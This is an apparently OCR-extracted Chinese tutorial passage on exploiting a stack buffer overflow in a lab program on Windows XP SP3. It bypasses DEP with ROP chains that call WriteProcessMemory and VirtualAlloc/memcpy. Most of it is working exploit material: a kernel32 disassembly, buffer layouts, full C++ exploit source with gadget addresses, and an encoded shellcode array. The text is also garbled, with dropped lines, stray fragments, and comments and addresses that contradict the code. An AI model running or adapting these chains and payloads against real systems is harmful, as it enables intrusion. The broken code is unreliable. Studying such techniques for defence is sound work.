7c8022c5 ff750c          push    dword ptr [ebp+0Ch]
7c8022c8 57              push    edi
7c8022c9 ff150414807c    call    dword ptr [kernel32!_imp__NtWriteVirtualMemory (7c801404)]
7c8022cf 894510          mov     dword ptr [ebp+10h],eax
7c8022d2 8b4518          mov     eax,dword ptr [ebp+18h]
7c8022d5 85c0            test    eax,eax
7c8022d7 7405            je      kernel32!WriteProcessMemory+0x7c (7c8022de)

kernel32!WriteProcessMemory+0x77:
7c8022d9 8b4d08          mov     ecx,dword ptr [ebp+8]
7c8022dc 8908            mov     dword ptr [eax],ecx

kernel32!WriteProcessMemory+0x7c:
7c8022de 8d4514          lea     eax,[ebp+14h]
7c8022e1 50              push    eax
7c8022e2 ff7514          push    dword ptr [ebp+14h]
7c8022e5 8d45fc          lea     eax,[ebp-4]
7c8022e8 50              push    eax
7c8022e9 8d45f8          lea     eax,[ebp-8]
7c8022ec 50              push    eax
7c8022ed 57              push    edi
7c8022ee ffd6            call    esi
7c8022f0 837d1000        cmp     dword ptr [ebp+10h],0
7c8022f4 7d90            jge     kernel32!WriteProcessMemory+0xed (7c802286)

kernel32!WriteProcessMemory+0x94:
7c8022f6 be050000c0      mov     esi,0C0000005h
7c8022fb eb12            jmp     kernel32!WriteProcessMemory+0xad (7c80230f)

kernel32!WriteProcessMemory+0x9b:
7c8022fd 8d4d14          lea     ecx,[ebp+14h]
7c802300 51              push    ecx
7c802301 50              push    eax
7c802302 8d45fc          lea     eax,[ebp-4]
7c802305 50              push    eax
7c802306 8d45f8          lea     eax,[ebp-8]
7c802309 50              push    eax
7c80230a 57              push    edi
7c80230b ffd6            call    esi
7c80230d 33f6            xor     esi,esi

kernel32!WriteProcessMemory+0xad:
7c80230f 68050000c0      push    0C0000005h
7c802314 e800710000      call    kernel32!BaseSetLastNTError (7c809419)
7c802319 8bc6            mov     eax,esi
7c80231b e974ffffff      jmp     kernel32!WriteProcessMemory+0x105 (7c802294)

kernel32!WriteProcessMemory+0xe4:
7c802320 8b5508          mov     edx,dword ptr [ebp+8]
7c802323 8911            mov     dword ptr [ecx],edx
7c802325 e958ffffff      jmp     kernel32!WriteProcessMemory+0xe9 (7c802282)

kernel32!WriteProcessMemory+0x103:
7c80232a 33c0            xor     eax,eax
7c80232c e963ffffff      jmp     kernel32!WriteProcessMemory+0x105 (7c802294)
```

關鍵在於第二次對 NtWriteVirtualMemory 函式的呼叫，也就是位址 7c8022c9 的地方。這裡一呼叫結束，流程來到 7c8022cf，shellcode 就被拷貝到指定位址了。

如 果我們把指定的拷貝位址設定為 WriteProcessMemory+(7c8022cf-7c802213)，也就是 WriteProcessMemory 位址加上 0xbc，那有趣的事情就會發生喔。執行完第二次對 NtWriteVirtualMemory 的呼叫之後，shellcode 就會直接貼在那一行呼叫的下面，然後程式流程繼續走，也就是立刻執行 shellcode。jmp esp 或者校正堆疊位置的動作都不需要了，方便吧！

但是要記得不能夠拷貝太長，否則會把 kernel32.dll 給毀掉。筆者實驗，大概 0x180 左右都是安全長度，這是 shellcode 的長度限制。

在 XP SP3 下，WriteProcessMemory 位於 7c802213，所以我們要貼 shellcode 的位址在 7c802213 + 0xbc = 7c8022cf，這就是我們第二個參數要放的數值。

我們計畫的緩衝區如下，注意到不需要 jmp esp，也不需要 shellcode A 來跳到更大的 shellcode B：

```
edi-0x30    padding A
edi-0x10    WriteProcessMemory 呼叫
edi-0x0c    padding B，jmp esp 本來會放在 edi-0x04 的位置，但是現在不需要了，反正 WriteProcessMemory 不會 retn
edi         WriteProcessMemory 的參數 1，放固定數值 0xffffffff
edi+0x04    參數 2，放固定數值 0x7c8022cf，也就是 WriteProcessMemory 位址加上 0xbc
edi+0x08    參數 3，放 shellcode 位址，我們預先安排 padding 以至於 shellcode 放在 edi+0x208，
```



```
            rop2 設定參數 3
            rop3 呼叫 WriteProcessMemory
edi+????    padding D，必須要至少填到 edi+0x0208
edi+0x0208  shellcode
```

我們把 shellcode 放在 edi+0x208 上。在用 rop2 設定參數 3 的時候，我們還不知道 rop1 ~ rop3 總共會有多長，但是那個時候我們已經必須決定一個值來放在參數 3。因此我們預先設定 shellcode 在 edi+0x100，後來 rop1 ~ rop3 不足的部份，再用 padding 來補。會有個 8 是因為 rop2 那時候我們正在處理參數 3，也就是 edi+0x08，透過 ROP 直接在 edi+0x08 上面加上 0x200 比較容易。

攻擊程式草稿如下，為了計算 rop1 ~ rop3 的長度，以求得 padding D 的長度：

```
// File name: XP-WriteProcessMemory.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>
#include "bytearray.h" // 記得引入 ByteArray
using namespace std;

int main() {
    /* ROP 1: * preserve the room for the parameter(s)
              * use the unpopular EDI as our base  */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    // ...esp = eax + 0x0c = 0022fb3c
    (rop1 += 0x7c9694b0).padding(4);
```

```
// 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
// 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
// ...eax = eax - 0x60 = 0022fad0
// ...esp = esp + 0x10 = 0022fb4c
// ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
// .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
// .....break our rop chain.
(rop1 += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
(rop1 += 0x7c934c5e).padding(4); /*pop ebp*/
// 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
// ...edi = 0022fad0
// ...esp = esp + 0x14 = 0022fb60
// ...After this step, edi = esp - 0x90 bytes  */
(rop1 += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
// retn 0x08 padding left

/* ROP 2: we assume edi+0x208 is our shellcode address, and save it in [edi+8] */
ByteArray rop2;
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
rop2.pack_addr_32(0x77c34dc2, 8+4);
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// ...eax = edi+8
rop2.pack_addr_32(0x7c92a274, 4);
rop2.pack_addr_32(0x7c92a274, 8);
rop2.pack_addr_32(0x7c92a274, 8);
rop2.pack_addr_32(0x7c92a274, 8);
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = eax
rop2.pack_addr_32(0x77c13ffd, 4);
// 0x77c22d54 :  # MOV EAX,ECX # RETN [msvcrt.dll]
// ...both eax and ecx are edi+8
rop2 += 0x77c22d54;
// 0x7c919478 :  # ADD EAX,DWORD PTR DS:[EAX] # RETN
// ...eax = eax + [eax] = edi+8 + 0x200 = edi + 0x208
rop2 += 0x7c919478;
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = edi + 0x208
// ...eax = edi + 8
rop2 += 0x77c13ffd;
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, that is [edi+8] = edi+0x208
rop2.pack_addr_32(0x7c919b18, 4); /*pop*/
// 4 bytes padding left

/* ROP 3 : set esp to edi-4 and return */
ByteArray rop3;
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi = 0022fad0
(rop3 += 0x77c34dc2).padding(8); /*retn 4 # pop esi*/
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...this gadget should be run 10 times
// ...so eax = edi - 0x14 = 0022fabc
for(size_t i = 0; i < 10; ++i)
    (rop3 += 0x77c31983).padding(4); /*pop ebp*/
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...esp = eax = 0022fabc
// ...this retn will be back to [0022fabc+4] = [0022fac0]
// ...esp = esp+0x10(pop ebp#retn 0x08) = 0022facc
(rop3 += 0x7c969613).padding(4); /*pop ebp*/
// retn 0x08 padding left

ByteArray padding_A(0x20, 'A');
// kernel32!WriteProcessMemory is 0x7c802213
ByteArray WriteProcessMemory(0x7c802213);
```


```
ByteArray arg5(0);
ByteArray padding_C(0x48, 'C');
ByteArray padding_D; // we don't know how long it is yet

cout << "rop1 ~ rop3: " << rop1.size() + rop2.size() + rop3.size() << '\n';
}
```

算出 rop1 ~ rop3 是 228 (0xe4) bytes。0x5c + 0xe4 = 0x0140，所以緩衝區這樣安排：

```
edi-0x30    padding A
edi-0x10    WriteProcessMemory 呼叫
edi-0x0c    padding B，jmp esp 本來會放在 edi-0x04 的位置，但是現在不需要了，反正 WriteProcessMemory 不會 retn
edi         WriteProcessMemory 的參數 1，放固定數值 0xffffffff
edi+0x04    參數 2，放固定數值 0x7c8022cf，也就是 WriteProcessMemory 位址加上 0xbc
edi+0x08    參數 3，放 shellcode 位址，我們預先安排 padding 以至於 shellcode 放在 edi+0x208，
            動態產生 edi+0x208，我們可以偷吃步先放 0x200 在這裡，直接將這裡的值加上 edi + 0x08。
edi+0x0c    參數 4，固定數值 0x180
edi+0x10    參數 5，固定數值 0
edi+0x14    padding C，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop1 設定 edi = iesp - 0x60
            rop2 設定參數 3
            rop3 呼叫 WriteProcessMemory
edi+0x0140  padding D，必須要至少填到 edi+0x0208
edi+0x0208  shellcode
```

padding D 的長度是 (edi+0x208) - (edi+0x140) = 0xc8 bytes。

最後，攻擊程式原始碼如下：


```
// File name: XP-WriteProcessMemory.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>

#include "bytearray.h" // 記得加入 ByteArray
using namespace std;

#define FILENAME "c:\\buffer_overflow\\xp-method-WriteProcessMemory.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    /* ROP 1: * preserve the room for the parameter(s)
              * use the unpopular EDI as our base  */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    // ...esp = eax + 0x0c = 0022fb3c
    (rop1 += 0x7c9694b0).padding(4);
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0022fad0
    // ...esp = esp + 0x10 = 0022fb4c
    // ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
    // .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
    // .....break our rop chain.
    (rop1 += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
    (rop1 += 0x7c934c5e).padding(4); /*pop ebp*/
```

```
// 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
// ...edi = 0022fad0
// ...esp = esp + 0x14 = 0022fb60
// ...After this step, edi = esp - 0x90 bytes  */
(rop1 += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
// retn 0x08 padding Left

/* ROP 4: we assume edi+0x108 is our shellcode address, and save it in [edi+8] */
ByteArray rop2;
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
rop2.pack_addr_32(0x77c34dc2, 8+4);
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
```



```
rop2.pack_addr_32(0x7c92a274, 8);
rop2.pack_addr_32(0x7c92a274, 8);
rop2.pack_addr_32(0x7c92a274, 8);
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = eax
rop2.pack_addr_32(0x77c13ffd, 4);
// 0x77c22d54 :  # MOV EAX,ECX # RETN [msvcrt.dll]
// ...both eax and ecx are edi+8
rop2 += 0x77c22d54;
// 0x7c919478 :  # ADD EAX,DWORD PTR DS:[EAX] # RETN
// ...eax = eax + [eax] = edi+8 + 0x100 = edi + 0x108
rop2 += 0x7c919478;
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...ecx = edi + 0x108
// ...eax = edi + 8
rop2 += 0x77c13ffd;
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, that is [edi+8] = edi+0x108
rop2.pack_addr_32(0x7c919b18, 4); /*pop*/
// 4 bytes padding Left

/* ROP 3 : set esp to edi-4 and return */
ByteArray rop3;
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi = 0022fad0
(rop3 += 0x77c34dc2).padding(8); /*retn 4 # pop esi*/
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...this gadget should be run 10 times
// ...so eax = edi - 0x14 = 0022fabc
for(size_t i = 0; i < 10; ++i)
    (rop3 += 0x77c31983).padding(4); /*pop ebp*/
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...esp = eax = 0022fabc
// ...this retn will be back to [0022fabc+4] = [0022fac0]
// ...esp = esp+0x10(pop ebp#retn 0x08) = 0022facc
(rop3 += 0x7c969613).padding(4); /*pop ebp*/
// retn 0x08 padding Left

ByteArray padding_A(0x20, 'A');
// kernel32!WriteProcessMemory is 0x7c802213
ByteArray WriteProcessMemory(0x7c802213);
ByteArray padding_B(0x0c, 'B');
ByteArray arg1(-1);
ByteArray arg2(0x7c802213+0xbc);
ByteArray arg3(0x200);
ByteArray arg4(0x180);
ByteArray arg5(0);
ByteArray padding_C(0x48, 'C');
ByteArray padding_D(0xc8, 'D'); // padding to shellcode, which is at edi+0x208

ByteArray nops(16, '\x90');
ByteArray shellcode(code);

ofstream fout(FILENAME, ios::binary);
fout << padding_A
    << WriteProcessMemory
    << padding_B
    << arg1 << arg2 << arg3 << arg4 << arg5
    << padding_C
    << rop1 << rop2 << rop3
    << padding_D
    << nops << shellcode;
}
```

Hello, World!



扣除掉 shellcode 長度限制大約為 0x180 bytes 以內之外，WriteProcessMemory 是很不錯的攻擊手法。

第五與第六劍：使用 **ROP** 串接多個函式的呼叫


```
  _In_      SIZE_T dwSize,
  _In_      DWORD flAllocationType,
  _In_      DWORD flProtect
);
```

VirtualAlloc 的功能是會在記憶體裡面分配一塊指定大小的空間，並且按照指定的讀寫執行權限配置，並且將分配好的空間位址傳回來。第一個參數如果放置 0，那函式會自己去尋找合適的空間。如果放置某個位址，則函式會試著去指定的位址做空間分配和權限配置的動作，如果指定的位址不合宜，則函式會回傳失敗的 結果。因此，最保險的作法，雖然比較麻煩，就是讓第一個參數為 0，並且讓函式自行去尋找合適的空間來配置。

第二個參數是配置空間的大小。第三個參數通常放常數 MEM_COMMIT，也就是數值 0x1000。第四個參數放置之前看過的 PAGE_EXECUTE_READWRITE，也就是數值 0x40。

VirtualAlloc 回傳後，會將分配好的記憶體空間位址放置在 eax。我們需要將 eax 取來，串接另一個函式 memcpy。當然你也可以將這個值串接剛剛的第四把劍，放在 WriteProcessMemory 的第二個參數，這樣至少可以確定不會把 kernel32.dll 搞爛。

memcpy 所需要的參數是三個，WriteProcessMemory 是五個，雖然參數比較多，但是大多是常數，可以直接推入堆疊。

我們使用 memcpy。

memcpy 的宣告長這樣：

```
void *memcpy(void *dest, const void *src, size_t n);
```

第一個參數是被覆蓋的位址。第二個是來源內容位址。第三個是拷貝的長度。我們會將前一個 VirtualAlloc 得到的 eax 放入這裡當作第一個參數。

這是一把運用起來難度較高的劍，因為它需要串連兩個函式。也就是說在透過 ROP 呼叫了 VirtualAlloc 之後，需要把回傳值再透過 ROP 設定為第二個函式 memcpy 的參數，並且用 ROP 呼叫 memcpy。

光是憑空想像感覺一下，這些動作透過 ROP 來實現，勢必會需要相當的緩衝區空間。而麻煩的是，我們的 Vulnerable001.exe 在覆蓋 ret 之前的總長度只有 140 (0x8c) 個位元組。這個大小限制我們能夠做的事情，底下我們來探究一下。

按照之前的邏輯，假如像下面這樣計畫我們的緩衝區的話：

```
edi-0x30    padding A
edi-0x10    VirtualAlloc 呼叫
edi-0x0c    padding B
edi-0x04    memcpy 呼叫
edi         VirtualAlloc 的參數 1，我們使用固定數值 0
edi+0x04    參數 2，用固定數值 0x180
edi+0x08    參數 3，用固定數值 0x1000
edi+0x0c    參數 4，用固定數值 0x40
edi+0x10    jmp eax，memcpy 回返後在這裡，eax 存放已經拷貝好的 shellcode，直接跳過去
edi+0x14    memcpy 的參數 1，使用 eax，動態產生
edi+0x18    參數 2，使用 edi+??? 到 shellcode 位址，動態產生
edi+0x1c    參數 3，用固定數值 0x180
edi+0x20    padding D，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop 設定 edi、VirtualAlloc 參數、以及 memcpy 參數，最後呼叫 VirtualAlloc
...
edi+???     shellcode
```

直接說答案，以上是行不通的。原因在於 rop 執行時，並不知道 VirtualAlloc 回傳後的 eax 值，因此無法正確設定 memcpy 的第一個參數。

所以我們改成這樣：

```
edi-0x30    padding A
edi-0x10    VirtualAlloc 呼叫
edi-0x0c    padding B
edi-0x04    stack pivot of size 0x14，就是往下跳過 memcpy 呼叫的部份，讓 esp = edi+0x24，去執行 rop1。
            這裡的 stack pivot 是從 VirtualAlloc 回返來的，切記不可以動到 eax，裡面存著寶貴的 VirtualAlloc 執行結果，
            等一下 memcpy 要用。
edi         VirtualAlloc 的參數 1，我們使用固定數值 0
edi+0x04    參數 2，用固定數值 0x180
edi+0x08    參數 3，用固定數值 0x1000
edi+0x0c    參數 4，用固定數值 0x40
edi+0x10    memcpy 呼叫
edi+0x14    jmp eax，memcpy 回返後在這裡，eax 存放已經拷貝好的 shellcode，直接跳過去
edi+0x18    memcpy 的參數 1，使用 eax，動態產生
edi+0x1c    參數 2，使用 edi+0x200 當作 shellcode 位址，動態產生
edi+0x20    參數 3，用固定數值 0x180
edi+0x24    rop1 設定 eax 為 memcpy 參數 1，也就是令 [edi+0x18] = eax。並且回到 edi+0x10 呼叫 memcpy。
edi+????    padding C，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況。
            ???? 是因為還不知道上面那個 rop1 多長
edi+0x5c    rop2 設定 edi 以及 memcpy 參數，最後呼叫 VirtualAlloc
edi+????    padding D，還不知道 rop2 多長
edi+0x200   shellcode，預先假定上面的 rop2 不會超過 0x200 - 0x5c
```

也就是在 VirtualAlloc 回返後來，先跳過 memcpy 的部份，然後執行一個 rop1，將 memcpy 參數設定好，再跳過去執行 memcpy。

直 接說答案，這個修改過的版本也是不行的。原因在於 rop1 的長度限制只有 0x5c - 0x24 = 0x38，也就是 56 個位元組。將 rop1 塞在 56

難道 Vulnerable001.exe 就不能夠用這把劍破解它嗎？

可以的，只是我們要改變一下之前慣用的邏輯思維，把緩衝區安排如下。這次我們設定 edi = iesp + 0x200，iesp 是緩衝區溢位發生的那一瞬間的堆疊值，可以翻回去參考我們討論第一把劍的部份。iesp 距離緩衝區頭為 0x90 bytes。

```
edi-0x290   padding A，直接長度 0x8c
edi-0x204   rop1，設定 edi
            rop2，呼叫 VirtualAlloc
edi-????    padding B，還不知道前面 rop1 ~ rop2 長度
edi         VirtualAlloc 呼叫
edi+0x04    padding C
edi+0x0c    stack pivot of size 0x1c，往下跳過 memcpy 呼叫的部份
edi+0x10    VirtualAlloc 參數 1，數值 0
edi+0x14    參數 2，0x180
edi+0x18    參數 3，0x1000
edi+0x1c    參數 4，0x40
edi+0x20    memcpy 呼叫
edi+0x24    padding D
edi+0x2c    jmp eax，memcpy 回返後在這，直接跳到拷貝好的 shellcode
edi+0x30    memcpy 參數 1，動態產生，用 VirtualAlloc 回返後的 eax
edi+0x34    參數 2，使用 edi+0x140 當作 shellcode 位址，動態產生
edi+0x38    參數 3，0x180
edi+0x3c    rop3，設定 memcpy 參數
            rop4，呼叫 memcpy
edi+????    padding D，這裡結尾要到 edi+0x140，需要知道前面 rop3 ~ rop4 的長度。
edi+0x140   shellcode
```

我們用的緩衝區長度越來越大了，沒辦法，因為 ROP 串接函式勢必會用到更大的空間。另外注意到我們沒有用 ROP 設定 VirtualAlloc 參數，因為參數都固定的。

攻擊程式草稿如下，用以計算幾個 rop 的長度：

```
// File name: XP-VirtualAlloc.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>

#include "bytearray.h" // 記得加入 ByteArray
using namespace std;

int main() {
    /* ROP 1 to set edi */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    (rop1 += 0x7c9694b0).padding(4);
    // ...we will set edi = esp + 0x200 = 0x0022fd30
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN
    // 0x7c81e6d9 :  # MOV EDI,EAX # RETN
    // ...edi = eax = esp + 0x200
    rop1.pack_addr_32(0x7c974196, 8);
    rop1.pack_addr_32(0x7c974196, 4);
    rop1.pack_addr_32(0x7c81e6d9);

    /* ROP 2 to call VirtualAlloc where is edi*/
    ByteArray rop2;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    rop2.pack_addr_32(0x77c34dc2, 4);
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    // ...eax = edi-0x04
    rop2.pack_addr_32(0x77c31983, 4);
    rop2.pack_addr_32(0x77c31983, 4);
    // 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
    // ...pop esp: esp = eax = edi-0x04
    // ...pop ebp: esp = edi
    // ...retn 0x08: eip = [edi], esp = esp + 0x0c = edi+0x0c, which is the return address from VirtualAlloc
    rop2.pack_addr_32(0x7c969613, 8);
    // 8 padding left

    /* ROP 3 to set memcpy's args */
    ByteArray rop3;
    // ARG 1: Save dest to [edi+0x30]
    //    eax is the return value from VirtualAlloc, and is also the dest of memcpy
    // 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
    // ...ecx = dest
    rop3.pack_addr_32(0x77c13ffd);
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    rop3.pack_addr_32(0x77c34dc2, 4);
    // 0x7c9642b9 :  # ADD EAX,10 # POP ESI # POP EBP # RETN 0x10
    // 0x77c1c8f0 :  # ADD EAX,20 # POP EBP # RETN
    // ...eax = edi+0x30
```

```
rop3.pack_addr_32(0x7c9b4209, 8);
rop3.pack_addr_32(0x77c1c8f0, 0x10+4);
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, so [edi+0x30] = dest
rop3.pack_addr_32(0x7c919b18, 4);
// retn 4 left

// ARG 2: Save src, which is (edi+0x140) to [edi+0x34]
```



```
// ...eax = edi
rop3.pack_addr_32(0x77c34dc2, 4);
// 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN [ntdll.dll]
// 0x7c974188 :  # ADD EAX,40 # POP EBP # RETN
// ...eax = edi+0x140
rop3.pack_addr_32(0x7c974196, 4);
rop3.pack_addr_32(0x7c974188, 4);
// 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
// ...eax = edi+0x30; ecx = edi+0x140
rop3.pack_addr_32(0x77c13ffd);
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
// ...eax = edi+0x34
rop3.pack_addr_32(0x7c92a274, 4);
rop3.pack_addr_32(0x7c92a274, 8);
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
// ...[eax] = ecx, so [edi+0x34] = edi+0x140
rop3.pack_addr_32(0x7c919b18, 8);
// 4 padding left

/* ROP 4 to call memcpy at edi+0x20*/
ByteArray rop4;
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
rop4.pack_addr_32(0x77c34dc2, 8);
// 0x77c1c8f0 :  # ADD EAX,20 # POP EBP # RETN
// ...eax = edi+0x20
rop4.pack_addr_32(0x77c1c8f0, 4);
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...eax = edi+0x1c
rop4.pack_addr_32(0x77c31983, 4).pack_addr_32(0x77c31983, 4);
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...pop esp: esp = eax = edi+0x1c
// ...pop ebp: esp = edi+0x20
// ...retn 0x08: eip = [edi+0x20], esp = esp + 0x0c = edi+0x2c, which is the return address from memcpy
rop4.pack_addr_32(0x7c969613, 4);
// 8 padding left

cout << "rop1 ~ rop2: " << rop1.size() + rop2.size() << '\n'
    << "rop3 ~ rop4: " << rop3.size() + rop4.size() << '\n';
}
```

得到 rop1 ~ rop2 是 68 (0x44) bytes，rop3 ~ rop4 是 168 (0xa8) bytes。因此 padding B 從 edi-(0x204 - 0x44) = edi-0x1c0 開始，長度為 0x1c0。padding D 從 edi+0x3c+0xa8 = edi+0xe4 開始，長度為 0x140-0xe4 = 0x5c。

最後緩衝區相對位置推算如下：

```
edi-0x290   padding A，直接長度 0x8c
edi-0x204   rop1，設定 edi
            rop2，呼叫 VirtualAlloc
edi-0x1c0   padding B，長度 0x1c0
edi         VirtualAlloc 呼叫
edi+0x04    padding C
edi+0x0c    stack pivot of size 0x1c，往下跳過 memcpy 呼叫的部份。這裡是 VirtualAlloc 回來的位址，
            那時候 esp = edi+0x20，如果我們把 esp 再加上 0x1c 就會跳到 rop3。
edi+0x10    VirtualAlloc 參數 1，數值 0
edi+0x14    參數 2，0x180
